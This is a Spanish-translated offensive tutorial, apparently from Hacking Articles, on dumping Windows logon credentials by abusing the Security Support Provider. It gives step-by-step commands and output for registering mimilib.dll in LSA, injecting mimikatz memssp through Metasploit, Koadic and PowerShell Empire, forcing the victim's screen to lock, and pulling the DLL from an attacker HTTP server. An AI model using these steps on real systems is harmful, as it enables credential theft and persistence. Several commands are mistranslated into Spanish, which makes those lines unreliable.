



Credential Dumping

Security Support Provider



WWW.HACKINGARTICLES.IN

Contenido

Introducción al proveedor de soporte de seguridad	3
Manual	3
Mimikatz.....	7
Marco Metasploit.....	8
Koádico.....	9
Imperio PowerShell.....	10
Powershell Empire: mimilib.dll.....	12

Introducción al proveedor de soporte de seguridad

El Proveedor de soporte de seguridad (SSP) es una API utilizada por Windows para realizar la autenticación para el inicio de sesión de Windows. Es un archivo DLL que proporciona paquetes de seguridad a otras aplicaciones. Esta DLL se acumula en LSA cuando se inicia el sistema, lo que lo convierte en un proceso de inicio. Una vez cargado en LSA, puede acceder a todas las credenciales de la ventana. Las configuraciones de este archivo se almacenan en dos claves de registro diferentes y puede encontrarlas en las siguientes ubicaciones:


KLM\SYSTEM\CurrentControlSet\Control\Lsa\Paquetes de seguridad

Manual


El primer método que vamos a utilizar para explotar SSP es manual. Una vez realizado el método con éxito y el sistema se reinicie, volcará las credenciales por nosotros. Estas credenciales se pueden encontrar en un archivo que se creará cuando el usuario inicie sesión con el nombre de kiwissp. Este archivo se puede encontrar en el registro dentro de hklm\system\currentcontrolset\control\lsa.

El primer paso de este método es copiar el archivo mimilib.dll de la carpeta mimikatz a la carpeta system32.

Este archivo es responsable de crear el archivo kiwissp que almacena las credenciales en texto plano para nosotros.



Luego navegue hasta `hklm\system\currentcontrolset\control\lsa`. Y aquí puede encontrar que no hay ninguna entrada en Paquetes de seguridad, como se muestra en la imagen a continuación:



Lo mismo se puede comprobar con el siguiente comando de PowerShell:

```
consulta de registro hklm\system\currentcontrolset\control\lsa\ /v "Paquetes de seguridad"
```

Tal como se muestra en la imagen a continuación, no hay entrada. Por lo tanto, esto debe cambiarse si desea deshacerse de las credenciales. Necesitamos agregar todos los servicios que ayuden al SSP a administrar las credenciales; como Kerberos, wdigest, etc. Por lo tanto, utilizaremos el siguiente comando para realizar estas entradas:

```
reg add "hklm\system\currentcontrolset\control\lsa\" /v "Paquetes de seguridad" /d  
"kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib" /t REG_MULTI_SZ /f
```

Y luego para confirmar si la entrada se ha realizado o no, utilice el siguiente comando:

```
consulta de registro hklm\system\currentcontrolset\control\lsa\ /v "Paquetes de seguridad"
```



```

PS C:\Windows\system32> reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages"
HKEY_LOCAL_MACHINE\system\currentcontrolset\control\lsa
    Security Packages    REG_MULTI_SZ    ""
PS C:\Windows\system32> reg add "hklm\system\currentcontrolset\control\lsa\" /v "Security Packages" /d "kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib" /t REG_MULTI_SZ /f
The operation completed successfully.
PS C:\Windows\system32> reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages"
HKEY_LOCAL_MACHINE\system\currentcontrolset\control\lsa
    Security Packages    REG_MULTI_SZ    kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib
PS C:\Windows\system32>

```

Luego puede navegar nuevamente hasta hklm\system\currentcontrolset\control\lsa hasta las entradas que acaba de realizar.

File Edit View Favorites Help			
Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa			
	Name	Type	Data
> Els	(Default)	REG_SZ	(value not set)
> Errata	auditbasedirect...	REG_DWORD	0x00000000 (0)
> FileSystem	auditbaseobjects	REG_DWORD	0x00000000 (0)
> FileSystemUtilities	Authentication ...	REG_MULTI_SZ	msv1_0
> GraphicsDrivers	Bounds	REG_BINARY	00 30 00 00 00 20 00 00
> GroupOrderList	crashonauditfail	REG_DWORD	0x00000000 (0)
> HAL	disabledomainc...	REG_DWORD	0x00000000 (0)
> hivelist	everyoneinclude...	REG_DWORD	0x00000000 (0)
> Hvsi	forceguest	REG_DWORD	0x00000000 (0)
> IDConfigDB	fullprivilegeaudi...	REG_BINARY	00
> InitialMachineConfig	LimitBlankPass...	REG_DWORD	0x00000001 (1)
> IntegrityServices	LsaCfgFlagsDefa...	REG_DWORD	0x00000000 (0)
> IPMI	LsaPid	REG_DWORD	0x0000024c (588)
> KernelVelocity	NoLmHash	REG_DWORD	0x00000001 (1)
> Keyboard Layout	Notification Pac...	REG_MULTI_SZ	scecli
> Keyboard Layouts	ProductType	REG_DWORD	0x00000006 (6)
> LeapSecondInformation	restrictanonymo...	REG_DWORD	0x00000000 (0)
> Lsa	restrictanonymo...	REG_DWORD	0x00000001 (1)
> AccessProviders	SecureBoot	REG_DWORD	0x00000001 (1)
> Audit	Security Packages	REG_MULTI_SZ	kerberos msv1_0 schannel wdigest tspkg pku2u mi...
> CentralizedAccessPolicie:			
> ComponentUpdates			
> Credssp			
> Data			
> ...			

Cada vez que el usuario reinicie su PC, se creará un archivo con el nombre kiwissp.log en system32. Entonces este archivo tendrá sus credenciales almacenadas en texto sin cifrar. Utilice el siguiente comando para leer las credenciales:

escriba C:\Windows\System32\kiwissp.log

```

Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\raj>type C:\Windows\System32\kiwissp.log ←
[00000000:000003e7] [00000002] WORKGROUP\DESKTOP-PIGEFK0$ (DESKTOP-PIGEFK0$)
[00000000:0000b96d] [00000002] WORKGROUP\DESKTOP-PIGEFK0$ (UMFD-0)
[00000000:0000b924] [00000002] WORKGROUP\DESKTOP-PIGEFK0$ (UMFD-1)
[00000000:000003e4] [00000005] WORKGROUP\DESKTOP-PIGEFK0$ (NETWORK SERVICE)
[00000000:0001164c] [00000002] WORKGROUP\DESKTOP-PIGEFK0$ (DWM-1)
[00000000:0001166f] [00000002] WORKGROUP\DESKTOP-PIGEFK0$ (DWM-1)
[00000000:000003e5] [00000005] \ (LOCAL SERVICE)
[00000000:00049be8] [00000002] DESKTOP-PIGEFK0\raj (raj) 123
[00000000:00049c15] [00000002] DESKTOP-PIGEFK0\raj (raj) 123 ←

C:\Users\raj>

```


Mimikatz

Mimikatz nos proporciona un módulo que se inyecta en la memoria y cuando el usuario cierra sesión en Windows, las contraseñas se recuperan de la memoria con la ayuda de este módulo. Para este método, simplemente cargue Mimikatz y escriba:

```

privilegio::depurar
miscelánea::memssp

```

 mimikatz 2.2.0 x64 (oe.eo)

```

.#####.   mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug ←
Privilege '20' OK

mimikatz # misc::memssp ←
Injected =)

mimikatz #

```

La ejecución de los comandos anteriores creará un archivo mimilsa.log en system32 al iniciar sesión el usuario. Para leer este archivo, use el siguiente comando:

escriba C:\Windows\System32\mimilsa.log

```
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\raj>type C:\Windows\System32\mimilsa.log
[00000000:00132d5f] WORKGROUP\DESKTOP-PIGEFK0$
[00000000:00132f9f] WORKGROUP\DESKTOP-PIGEFK0$
[00000000:0013317f] WORKGROUP\DESKTOP-PIGEFK0$
[00000000:00136c66] DESKTOP-PIGEFK0\raj 123
[00000000:00136c84] DESKTOP-PIGEFK0\raj 123

C:\Users\raj>_
```

Marco Metasploit

Al deshacerse de las credenciales de forma remota, Metasploit resulta realmente útil. La capacidad de Metasploit de proporcionarnos una extensión kiwi nos permite volcar credenciales manipulando SSP como con nuestro método anterior. Cuando tenga una sesión de meterpreter a través de Metasploit, use el comando cargar kiwi para iniciar la extensión kiwi. Y luego, para inyectar el módulo mimikatz en la memoria, use el siguiente comando:

cargar kiwi

kiwi_cmd miscelánea::memssp

Ahora el módulo se ha inyectado con éxito en la memoria. Como este módulo crea el archivo con credenciales de texto claro cuando el usuario inicia sesión después de la inyección de memoria; Forzaremos la pantalla de bloqueo de la víctima para que después de iniciar sesión podamos tener nuestras credenciales. Ejecute los siguientes comandos para esto:

caparazón

RunDll32.exe usuario32.dll,LockWorkStation

Ahora hemos obligado al usuario a cerrar sesión en el sistema. Siempre que el usuario inicie sesión, nuestro archivo mimilsa se creará en el sistema32 y para leer el archivo use el siguiente comando:

escriba C:\Windows\System32\mimilsa.log


```

meterpreter > load kiwi
Loading extension kiwi ...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > kiwi_cmd misc::memssp
Injected =)

meterpreter > shell
Process 6344 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>RunDll32.exe user32.dll,LockWorkStation
RunDll32.exe user32.dll,LockWorkStation

C:\Windows\system32>type C:\Windows\System32\mimilsa.log
type C:\Windows\System32\mimilsa.log
[00000000:00223a2e] DESKTOP-PIGEFK0\raj 123
[00000000:00223a2e] DESKTOP-PIGEFK0\raj 123
[00000000:00223a2e] DESKTOP-PIGEFK0\raj 123
[00000000:00223a4d] DESKTOP-PIGEFK0\raj 123
[00000000:00223a4d] DESKTOP-PIGEFK0\raj 123
[00000000:00223a4d] DESKTOP-PIGEFK0\raj 123
C:\Windows\system32>

```

Koádico

Al igual que Metasploit, Koadic también nos proporciona un módulo mimikatz similar; Entonces, vayamos a deshacernos de las credenciales. Una vez que tenga una sesión con Koadic, use el siguiente exploit para inyectar la carga útil en el memoria:

```

utilizar mimikatz_dynwrapx
establecer MIMICMD misc::memssp
ejecutar

```

```
(koadic: sta/js/mshta)# use mimikatz_dynwrapx
(koadic: imp/inj/mimikatz_dynwrapx)# set MIMICMD misc::memssp
[+] MIMICMD => misc::memssp
(koadic: imp/inj/mimikatz_dynwrapx)# execute
[*] Zombie 0: Job 0 (implant/inject/mimikatz_dynwrapx) created.
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dynwrapx) privilege::debug -> got SeDebugPrivilege!
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dynwrapx) token::elevate -> got SYSTEM!
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dynwrapx) completed.
[+] Zombie 0: Job 0 (implant/inject/mimikatz_dynwrapx) misc::memssp
Injected =)

[*] Zombie 0: Job 1 (implant/manage/exec_cmd) created.
Result for `del /f %TEMP%\dynwrapx.dll & echo done`:
done

(koadic: imp/inj/mimikatz_dynwrapx)#
```

Una vez que el exploit anterior se haya ejecutado con éxito, use los siguientes comandos para obligar al usuario a cerrar sesión en Windows y luego ejecute el comando dll para leer el archivo mimilsa:

```
cmdshell 0
RunDll32.exe usuario32.dll,LockWorkStation
escribe mimilsa.log
```

```
(koadic: imp/inj/mimikatz_dynwrapx)# cmdshell 0
[*] Press '?' for extra commands
[koadic: ZOMBIE 0 (192.168.1.105) - C:\Windows\system32] RunDll32.exe user32.dll,LockWorkStation
[*] Zombie 0: Job 2 (implant/manage/exec_cmd) created.
[koadic: ZOMBIE 0 (192.168.1.105) - C:\Windows\system32] type mimilsa.log
[+] Zombie 0: Job 3 (implant/manage/exec_cmd) created.
Result for `cd /d C:\Windows\system32 & type mimilsa.log`:
[00000000:001369ea] DESKTOP-PIGEFK0\raj 123
[00000000:00136a12] DESKTOP-PIGEFK0\raj 123
[koadic: ZOMBIE 0 (192.168.1.105) - C:\Windows\system32]
```

Como se muestra en la imagen de arriba, tendrá sus credenciales.

Imperio PowerShell

PowerShell Empire es una herramienta excepcional. Hemos cubierto PowerShell Empire en una serie de artículos. Para leer los artículos, haga clic [aquí](#). Con la ayuda de mimikatz, empire nos permite inyectar la carga útil en la memoria, lo que además nos permite recuperar las credenciales de inicio de sesión de Windows. Una vez, para tener una sesión a través del imperio, use el siguiente exploit de publicación para obtener las credenciales:

```
usemodule persistencia/misc/memssp
ejecutar
miscelánea::memssp
```

Después de que el exploit se haya ejecutado con éxito, todo lo que queda por hacer es bloquear al usuario fuera de su sistema para que cuando inicie sesión, podamos tener el archivo que guarda las credenciales en texto sin formato. Y no, para bloquear al usuario fuera de su sistema, utilice el siguiente exploit:

utilizar gestión/bloqueo de módulos
ejecutar

```
(Empire: E1VWP5ZC) > usemodule persistence/misc/memssp
(Empire: powershell/persistence/misc/memssp) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked E1VWP5ZC to run TASK_CMD_JOB
[*] Agent E1VWP5ZC tasked with task ID 1
[*] Tasked agent E1VWP5ZC to run module powershell/persistence/misc/memssp
(Empire: powershell/persistence/misc/memssp) >
Job started: 1FUALH

Hostname: DESKTOP-RGP209L / S-1-5-21-693598195-96689810-1185049621

.#####.  mimikatz 2.2.0 (x64) #18362 Feb 15 2020 07:31:33
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(powershell) # misc::memssp
Injected =)

memssp installed, check C:\Windows\System32\mimisla.log for logon events.

(Empire: powershell/persistence/misc/memssp) > back
(Empire: E1VWP5ZC) > usemodule management/lock
(Empire: powershell/management/lock) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked E1VWP5ZC to run TASK_CMD_WAIT
[*] Agent E1VWP5ZC tasked with task ID 2
[*] Tasked agent E1VWP5ZC to run module powershell/management/lock
```

Después de que el usuario inicie sesión, se creará dicho archivo. Para leer el contenido del archivo utilice el siguiente comando:

escriba C:\Windows\System32\mimisla.log

```

Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>type C:\Windows\System32\mimilsa.log
[00000000:001b8ced] DESKTOP-RGP209L\raj 123
[00000000:001b8d0c] DESKTOP-RGP209L\raj 123

C:\Windows\system32>

```

Imperio Powershell: mimilib.dll

En el método manual, todo lo que hicimos también se puede hacer de forma remota a través de Empire, lo cual es útil en pruebas de penetración externas. El primer paso de este método es enviar el archivo mimilib.dll desde la carpeta mimikatz a la carpeta system32 en el sistema de destino. Para hacerlo, simplemente vaya a la carpeta mimikatz donde se encuentra el archivo mimilib.dll e inicie el servidor Python como se muestra en la siguiente imagen:

```

es
python -m ServidorHTTPSimple

```

```

root@kali:~/Downloads/mimikatz_trunk/x64# ls
mimidrv.sys  mimikatz.exe  mimilib.dll
root@kali:~/Downloads/mimikatz_trunk/x64# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...

```

Después de eso, a través de su sesión, ejecute los siguientes comandos set Shell para realizar la acción:

```

shell wget http://192.168.1.112:8000/mimilib.dll -archivo de salida mimilib.dll
consulta de registro de shell hklm\system\currentcontrolset\control\lsa\ /v "Paquetes de seguridad"
shell reg add "hklm\system\currentcontrolset\control\lsa\" /v "Paquetes de seguridad" /d
"kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib" /t REG_MULTI_SZ /f

```



```

(Empire: T6AV1BS8) > shell wget http://192.168.1.112:8000/mimilib.dll -outfile mimilib.dll
[*] Tasked T6AV1BS8 to run TASK_SHELL
[*] Agent T6AV1BS8 tasked with task ID 4
(Empire: T6AV1BS8) >
..Command execution completed.

(Empire: T6AV1BS8) > shell reg add "hklm\system\currentcontrolset\control\lsa\" /v "Security Packages" /d "ker
[*] Tasked T6AV1BS8 to run TASK_SHELL
[*] Agent T6AV1BS8 tasked with task ID 5
(Empire: T6AV1BS8) >
The operation completed successfully.

..Command execution completed.

(Empire: T6AV1BS8) > shell reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages"
[*] Tasked T6AV1BS8 to run TASK_SHELL
[*] Agent T6AV1BS8 tasked with task ID 6
(Empire: T6AV1BS8) >
HKEY_LOCAL_MACHINE\system\currentcontrolset\control\lsa
    Security Packages    REG_MULTI_SZ    kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib
..Command execution completed.

```

Del conjunto de comandos anterior, el primer comando descargará mimilib.dll desde su servidor Python creado previamente en la PC de destino, y el resto de los dos comandos editarán el valor de la clave de registro por usted. Como los comandos se han ejecutado correctamente, todo lo que queda ahora es esperar a que se reinicie el sistema de destino. Y una vez que eso suceda, se creará su archivo. Para acceder al archivo, utilice el siguiente comando:

tipo de shell kiwissp.log

```

(Empire: UGN6V82D) > shell type kiwissp.log
[*] Tasked UGN6V82D to run TASK_SHELL
[*] Agent UGN6V82D tasked with task ID 2
(Empire: UGN6V82D) >
[00000000:000003e7] [00000002] WORKGROUP\DESKTOP-RGP209L$ (DESKTOP-RGP209L$)
[00000000:0000b7c5] [00000002] WORKGROUP\DESKTOP-RGP209L$ (UMFD-1)
[00000000:0000b7dc] [00000002] WORKGROUP\DESKTOP-RGP209L$ (UMFD-0)
[00000000:000003e4] [00000005] WORKGROUP\DESKTOP-RGP209L$ (NETWORK SERVICE)
[00000000:00011385] [00000002] WORKGROUP\DESKTOP-RGP209L$ (DWM-1)
[00000000:000113b8] [00000002] WORKGROUP\DESKTOP-RGP209L$ (DWM-1)
[00000000:000003e5] [00000005] \ (LOCAL SERVICE)
[00000000:0004379e] [00000002] DESKTOP-RGP209L\raj (raj) 123
[00000000:000437ca] [00000002] DESKTOP-RGP209L\raj (raj) 123
..Command execution completed.

```

Y tenemos nuestras credenciales. ¡Hurra!

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO

